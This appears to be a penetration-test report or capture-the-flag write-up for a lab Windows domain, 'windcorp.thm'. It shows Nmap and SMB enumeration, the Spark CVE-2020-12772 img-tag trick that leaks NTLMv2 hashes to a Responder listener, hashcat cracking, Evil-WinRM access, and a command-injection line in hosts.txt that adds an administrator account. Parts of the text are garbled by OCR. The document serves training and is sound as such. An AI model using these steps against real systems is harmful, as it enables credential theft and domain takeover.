
<< HIGH >>

<<

Vulnerability detail

- **Assessed Risk Level:** High
- **Discussion (Executive Summary):** When accessing the SMB service, we discovered the Spark application installed on the system. After searching for exploits corresponding to this version, we were able to obtain NTLM hashes. By cracking these hashes, we gained unauthorized access to the system.
- **Evidence of Validation:**





- **Probability of Exploit/Attack:** There is a high probability that an attacker could exploit this vulnerability, given the accessibility of the SMB service and the presence of the vulnerable Spark application.
- **Impact of Exploitation:** If exploited, this vulnerability could allow unauthorized users to gain access to sensitive data and systems. This could potentially affect all users and departments that rely on the Spark application, leading to severe business continuity issues and financial losses.
- **Remediation:** To mitigate this vulnerability, it is crucial to ensure that the Spark application is updated to the latest version that addresses CVE-2020-12772. Additionally, implementing strict access controls and monitoring SMB traffic can help detect and prevent exploitation attempts.

>>

<<Privilege Escalation from Misconfiguration>>

<<HIGH >>

<<

Vulnerability detail

- **Assessed Risk Level:** High
- **Discussion (Executive Summary):** We found a PowerShell script containing a misconfiguration that allows our user to change the passwords of any user. The script rewrites the hosts.txt file, which is executed by the PowerShell script. This misconfiguration enables the attacker to add a new user with administrative privileges.
- **Evidence of Validation:**

```
*Evil-WinRM* PS C:\> cd scripts
*Evil-WinRM* PS C:\scripts> ls


    Directory: C:\scripts


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----          5/3/2020   5:53 AM           4119 checkservers.ps1
-a----         10/22/2024   8:41 PM             31 log.txt


*Evil-WinRM* PS C:\scripts> type checkservers.ps1
# reset the lists of hosts prior to looping
$OutageHosts = $Null
# specify the time you want email notifications resent for hosts that are down
$EmailTimeOut = 30
# specify the time you want to cycle through your host lists.
$SleepTimeOut = 45
# specify the maximum hosts that can be down before the script is aborted
$MaxOutageCount = 10
# specify who gets notified
$notificationto = "brittanycr@windcorp.thm"
# specify where the notifications come from
$notificationfrom = "admin@windcorp.thm"
# specify the SMTP server
$smtpserver = "relay.windcorp.thm"

# start looping here
Do{
$available = $Null
$notavailable = $Null
Write-Host (Get-Date)

# Read the File with the Hosts every cycle, this way to can add/remove hosts
# from the list without touching the script/scheduled task,
# also hash/comment (#) out any hosts that are going for maintenance or are down.
get-content C:\Users\brittanycr\hosts.txt | Where-Object {!($_ -match "#")} |
ForEach-Object {
    $p = "Test-Connection -ComputerName $_ -Count 1 -ea silentlycontinue"
    Invoke-Expression $p
if($p)
    {
     # if the Host is available then just write it to the screen
```

- **Probability of Exploit/Attack:** There is a high probability that an attacker could exploit this vulnerability due to the misconfiguration in the PowerShell script, especially if they have access to the script's execution environment.
- **Impact of Exploitation:** If exploited, this vulnerability could allow unauthorized users to gain administrative access, affecting all users and departments that rely on the compromised accounts. This could lead to data breaches, unauthorized system changes, and significant business continuity disruptions.
- **Remediation:** To mitigate this vulnerability, it is essential to review and restrict access to the PowerShell script to only trusted users. Additionally, implementing secure coding practices, such as validating user input and properly handling sensitive operations, can help prevent such misconfigurations in the future.

>>

Methodology

<<

- **Scanning with Nmap: Conduct a comprehensive network scan to identify active hosts, open ports, and services running on the target systems.**
- **Using smbclient: Utilize smbclient to list all shared folders on the target and access the directories as needed.**
- **Using Hashcat: Employ Hashcat to crack the NTLMv2 hashes obtained from the SMB shares.**
- **Gain Access using Evil-WinRM: Leverage Evil-WinRM to establish a remote session and gain access to the target system.**

>>

Assessment Toolset Selection

<<

- **Nmap:** A powerful network scanning tool used to discover hosts and services on a computer network.
- **smbclient:** A command-line tool that allows access to SMB/CIFS resources on servers, useful for enumerating shares and accessing files.
- **Hashcat:** A versatile password recovery tool that supports various hashing algorithms, including NTLMv2, allowing for the cracking of captured hashes.
- **Evil-WinRM:** A tool for establishing a remote session to Windows machines over WinRM, useful for executing commands and managing Windows systems remotely.

>>

Assessment Methodology Detail


<<

At first, we used Nmap to scan services as...


```
PORT     STATE SERVICE           VERSION
53/tcp   open  domain            Simple DNS Plus
80/tcp   open  http              Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Windcorp.
88/tcp   open  kerberos-sec      Microsoft Windows Kerberos (se
135/tcp  open  msrpc             Microsoft Windows RPC
139/tcp  open  netbios-ssn       Microsoft Windows netbios-ssn
389/tcp  open  ldap              Microsoft Windows Active Direc
443/tcp  open  ssl/https         Microsoft-HTTPAPI/2.0
| http-ntlm-info:
|   Target_Name: WINDCORP
|   NetBIOS_Domain_Name: WINDCORP
|   NetBIOS_Computer_Name: FIRE
|   DNS_Domain_Name: windcorp.thm
|   DNS_Computer_Name: Fire.windcorp.thm
|   DNS_Tree_Name: windcorp.thm
|_  Product_Version: 10.0.17763
|_http-server-header: Microsoft-HTTPAPI/2.0
| tls-alpn:
|_  http/1.1
|_ssl-date: 2024-10-21T12:38:42+00:00; 0s from scanner time.
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|   Negotiate
|_  NTLM
| ssl-cert: Subject: commonName=Windows Admin Center
| Subject Alternative Name: DNS:WIN-2FAA40QQ70B
| Not valid before: 2020-04-30T14:41:03
|_Not valid after:  2020-06-30T14:41:02
|_http-title: Site doesn't have a title.
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http        Microsoft Windows RPC over HTT
636/tcp  open  ldapssl?
2179/tcp open  vmrdp?
3268/tcp open  ldap              Microsoft Windows Active Direc
3269/tcp open  globalcatLDAPssl?
3389/tcp open  ms-wbt-server     Microsoft Terminal Services
|_ssl-date: 2024-10-21T12:38:42+00:00; 0s from scanner time.
```

We gained access to a web service, and we have a domain and subdomain. After accessing it, we tried to gather information. When we attempted the password reset function, we encountered a hint with a pet in the ask. We found an

image of a girl with her dog, and upon inspecting the element, we discovered this...



So we can use this, and when we tested the password reset as...



After that, we can use smbclient to access the SMB folder as..

```
┌──(zezo㉿kali)-[~/Downloads]
└─$ smbclient -L 10.10.96.121 -U windcorp.thm/lilyle%Cha[redacted]1234

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Shared          Disk
        SYSVOL          Disk      Logon server share
        Users           Disk
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.96.121 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

┌──(zezo㉿kali)-[~/Downloads]
└─$
```

```
┌──(zezo㉿kali)-[~/Downloads]
└─$ smbclient  //10.10.96.121/Shared -U windcorp.thm/lilyle%ChangeMe#1234
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri May 29 20:45:42 2020
                                      D        0  Fri May 29 20:45:42 2020
  Flag 1.txt                          A       45  Fri May  1 11:32:36 2020
  spark_2_8_3.deb                     A 29[illegible]26628  Fri May 29 20:45:01 2020
  spark_2_8_3.dmg                     A 99[illegible]55201  Sun May  3 07:06:58 2020
  spark_2_8_3.exe                     A 78[illegible]65568  Sun May  3 07:05:56 2020
  spark_2_8_3.tar.gz                  A 12[illegible]216290  Sun May  3 07:07:24 2020

                15587583 blocks of size 40[illegible]6. 10913296 blocks available
smb: \> get "spark_2_8_3.deb"
parallel read returned NT_STATUS_IO_TIMEOUT
smb: \> getting file \spark_2_8_3.deb of size 29526628 as spark_2_8_3.deb SMBecho failed (NT_
```

We installed the spark.deb, and we found a proof of concept (PoC) for this version as...

https://github.com/theart42/cves/blob/master/cve-2020-12772/CVE-2020-12772.md

i Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec

cves / cve-2020-12772 / **CVE-2020-12772.md**

Preview | Code | Blame | 30 lines (21 loc) · 1.17 KB

Home | Projects | Downloads | Community | Fans | Support | About

When we opened a chat with another user, we could send an `<img` tag to that user with an external URL as th
this:

```
<img src=[external_ip]/test.img>
```

Each time the user clicks the link, or the ROAR module automatically preloads it, the external server receives th
together with the NTLM hashes from the user that visits the link, i.e. the user you are chatting with!

Exploitation

When we find an online user or staff, we can exploit this, and we will receive the NTLMv2 hash as...

```
    LDAP server                [ON]
    MQTT server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]
    SNMP server                [OFF]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Force ESS downgrade        [OFF]

[+] Generic Options:
    Responder NIC              [tun0]
    Responder IP               [10.9.190.28]
    Responder IPv6             [fe80::e3a7:c0d5:b819:4083]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP', 'ISATAP.LOCAL']

[+] Current Session Variables:
    Responder Machine Name     [WIN-BBAM6CNI1D3]
    Responder Domain Name      [RZ4C.LOCAL]
    Responder DCE-RPC Port     [46694]

[+] Listening for events...

[HTTP] NTLMv2 Client   : 10.10.38.21
[HTTP] NTLMv2 Username : WINDCORP\buse
[HTTP] NTLMv2 Hash     : buse::WINDCORP:c91fce10d778a255:CEFF83E0412C3D0F9915321F80333A23:0101000000000
000400140052005A00340043002E004C004F00430041004C00030034005700490004E002D004200420041004D00360043004E004
000000002000008B1CB2568D884E2F831BC645A858BAAA3A8EF6A1ED40A3F529FD85204EF46B00A001000000000000000000000
```

buse@fire.windcorp.thm

buse@fire.windcorp.thm

Tuesday, October 22, 2024
(22:52) Lily Levesque: hi
(22:53) Lily Levesque: <img src=10.9.1
(22:55) Lily Levesque: <img src=http://
(22:55) Lily Levesque: <img src="http:/
(22:56) Lily Levesque: emfi imrgi <img s
sdwd

(23:05) Lily Levesque: <img src="http:/
Your connection was closed due to an
(23:05) Lily Levesque: <img src="http:/

Now we try crack it using hashcat as

```
Create more work items to make use of your parallelization power:
https://hashcat.net/faq/morework

SE::WINDCORP:c91fce10d778a255:ceff83e0412c3d0f9915321f80333a23:0101000000000000a6c47e06f924db01a1392f15dfa10e5c000000000200080052005
e004c004f00430041004c00030034005700490040e002d00420042004100 4d00360043004e00490031004400330 02e0052005a00340043002e004c004f00430041004
e2f831bc645a858baaa3a8ef6a1ed40a3f529f0d85204ef46b00a001000000000000000000000000000000000000000900000000000000000000000:u[redacted]31

ssion..........: hashcat
atus...........: Cracked
sh.Mode........: 5600 (NetNTLMv2)
sh.Target......: BUSE::WINDCORP:c91fce10d778a255:ceff83e0412c3d0f991 ... 000000
me.Started.....: Tue Oct 22 23:11:23 2024 (7 secs)
me.Estimated...: Tue Oct 22 23:11:30 2024 (0 secs)
rnel.Feature...: Pure Kernel
ess.Base.......: File (/home/zizou/Desktop/rockyou.txt)
ess.Queue......: 1/1 (100.00%)
eed.#1.........:   509.6 kH/s (1.46ms) @ Accel:256 Loops:1 Thr:1 Vec:8
covered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
ogress.........: 2959360/14344385 (20.63%)
```

After that, we can now access the system using the Evil-WinRM tool as...

```
    -h, --help                      Display this help message

┌──(zizou㉿zizou)-[~]
└─$ evil-winrm -i windcorp.thm -u buse -p uz[redacted]31

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() fu

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#F

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\buse\Documents> ls
*Evil-WinRM* PS C:\Users\buse\Documents> cd ..
*Evil-WinRM* PS C:\Users\buse> ls


    Directory: C:\Users\buse


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-r---        5/1/2020   3:25 AM                3D Objects
d-r---        5/1/2020   3:25 AM                Contacts
d-r---        5/7/2020   3:01 AM                Desktop
d-r---        5/7/2020   3:08 AM                Documents
d-r---        5/2/2020   1:18 PM                Downloads
d-r---        5/1/2020   3:25 AM                Favorites
d-r---        5/1/2020   3:25 AM                Links
d-r---        5/1/2020   3:25 AM                Music
d-r---        5/1/2020   3:25 AM                Pictures
d-r---        5/1/2020   3:25 AM                Saved Games
d-r---        5/1/2020   3:25 AM                Searches
d-r---        5/1/2020   3:25 AM                Videos
-a----        5/2/2020   4:56 AM            164 .sparkExt.properties
-a----       10/22/2024   7:22 PM            315 sip-communicator.properties


*Evil-WinRM* PS C:\Users\buse> cd Desktop
*Evil-WinRM* PS C:\Users\buse\Desktop> ls
```

After searching, we found a scripts folder containing a PowerShell script. This file is misconfigured, and we can use it to add a user with admin privileges.

```
*Evil-WinRM* PS C:\> cd scripts
*Evil-WinRM* PS C:\scripts> ls


    Directory: C:\scripts


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         5/3/2020   5:53 AM           4119 checkservers.ps1
-a----        10/22/2024   8:41 PM             31 log.txt


*Evil-WinRM* PS C:\scripts> type checkservers.ps1
# reset the lists of hosts prior to looping
$OutageHosts = $Null
# specify the time you want email notifications resent for hosts that are down
$EmailTimeOut = 30
# specify the time you want to cycle through your host lists.
$SleepTimeOut = 45
# specify the maximum hosts that can be down before the script is aborted
$MaxOutageCount = 10
# specify who gets notified
$notificationto = "brittanycr@windcorp.thm"
# specify where the notifications come from
$notificationfrom = "admin@windcorp.thm"
# specify the SMTP server
$smtpserver = "relay.windcorp.thm"

# start looping here
Do{
$available = $Null
$notavailable = $Null
Write-Host (Get-Date)

# Read the File with the Hosts every cycle, this way to can add/remove hosts
# from the list without touching the script/scheduled task,
# also hash/comment (#) out any hosts that are going for maintenance or are down.
get-content C:\Users\brittanycr\hosts.txt | Where-Object {!($_ -match "#")} |
ForEach-Object {
    $p = "Test-Connection -ComputerName $_ -Count 1 -ea silentlycontinue"
    Invoke-Expression $p
if($p)
    {
     # if the Host is available then just write it to the screen
```

First, when we show our group, we can change any user's password, allowing us to use this advantage to log in to the brittancr SMB and edit the hosts.txt file to add a new user with high privileges as...

```
while ($Exit -ne $True)
*Evil-WinRM* PS C:\scripts> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                  Type             SID                                            Attributes
=========================================== ================ ============================================== ==========
Everyone                                    Well-known group S-1-1-0                                        Mandatory group, Enabled by default, Enab
BUILTIN\Users                               Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, Enab
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554                                   Mandatory group, Enabled by default, Enab
BUILTIN\Account Operators                   Alias            S-1-5-32-548                                   Mandatory group, Enabled by default, Enab
BUILTIN\Remote Desktop Users                Alias            S-1-5-32-555                                   Mandatory group, Enabled by default, Enab
BUILTIN\Remote Management Users             Alias            S-1-5-32-580                                   Mandatory group, Enabled by default, Enab
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2                                        Mandatory group, Enabled by default, Enab
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11                                       Mandatory group, Enabled by default, Enab
NT AUTHORITY\This Organization              Well-known group S-1-5-15                                       Mandatory group, Enabled by default, Enab
WINDCORP\IT                                 Group            S-1-5-21-555431066-3599073733-176599750-5865   Mandatory group, Enabled by default, Enab
NT AUTHORITY\NTLM Authentication            Well-known group S-1-5-64-10                                    Mandatory group, Enabled by default, Enab
Mandatory Label\Medium Plus Mandatory Level Label            S-1-16-8448
```

```
*Evil-WinRM* PS C:\users> net user brittanycr Pa[redacted]2 /domain
The command completed successfully.
```

```
  GNU nano 7.2                                                                                    hosts.txt
google.com
cisco.com

;net user zizou Password123! /add;net localgroup Administrators zizou /add
```

```
┌──(zizou㉿zizou)-[~]
└─$ evil-winrm -i windcorp.thm -u zizou -p Password123!

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplem

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-complet

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\zizou\Documents> whoami
windcorp\zizou
*Evil-WinRM* PS C:\Users\zizou\Documents> whoami /group
whoami.exe : ERROR: Invalid argument/option - '/group'.
    + CategoryInfo          : NotSpecified: (ERROR: Invalid ...ion - '/group'.:String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
Type "WHOAMI /?" for usage.
*Evil-WinRM* PS C:\Users\zizou\Documents> whoami /groups

GROUP INFORMATION
-----------------

Group Name                                  Type             SID          Attributes
=========================================== ================ ============ ==========================================
Everyone                                    Well-known group S-1-1-0      Mandatory group, Enabled by default, Enab
BUILTIN\Administrators                      Alias            S-1-5-32-544 Mandatory group, Enabled by default, Enab
BUILTIN\Users                               Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enab
BUILTIN\Pre-Windows 2000 Compatible Access  Alias            S-1-5-32-554 Mandatory group, Enabled by default, Enab
NT AUTHORITY\NETWORK                        Well-known group S-1-5-2      Mandatory group, Enabled by default, Enab
NT AUTHORITY\Authenticated Users            Well-known group S-1-5-11     Mandatory group, Enabled by default, Enab
NT AUTHORITY\This Organization              Well-known group S-1-5-15     Mandatory group, Enabled by default, Enab
NT AUTHORITY\NTLM Authentication            Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enab
Mandatory Label\High Mandatory Level        Label            S-1-16-12288
*Evil-WinRM* PS C:\Users\zizou\Documents> cd ../../
```

>>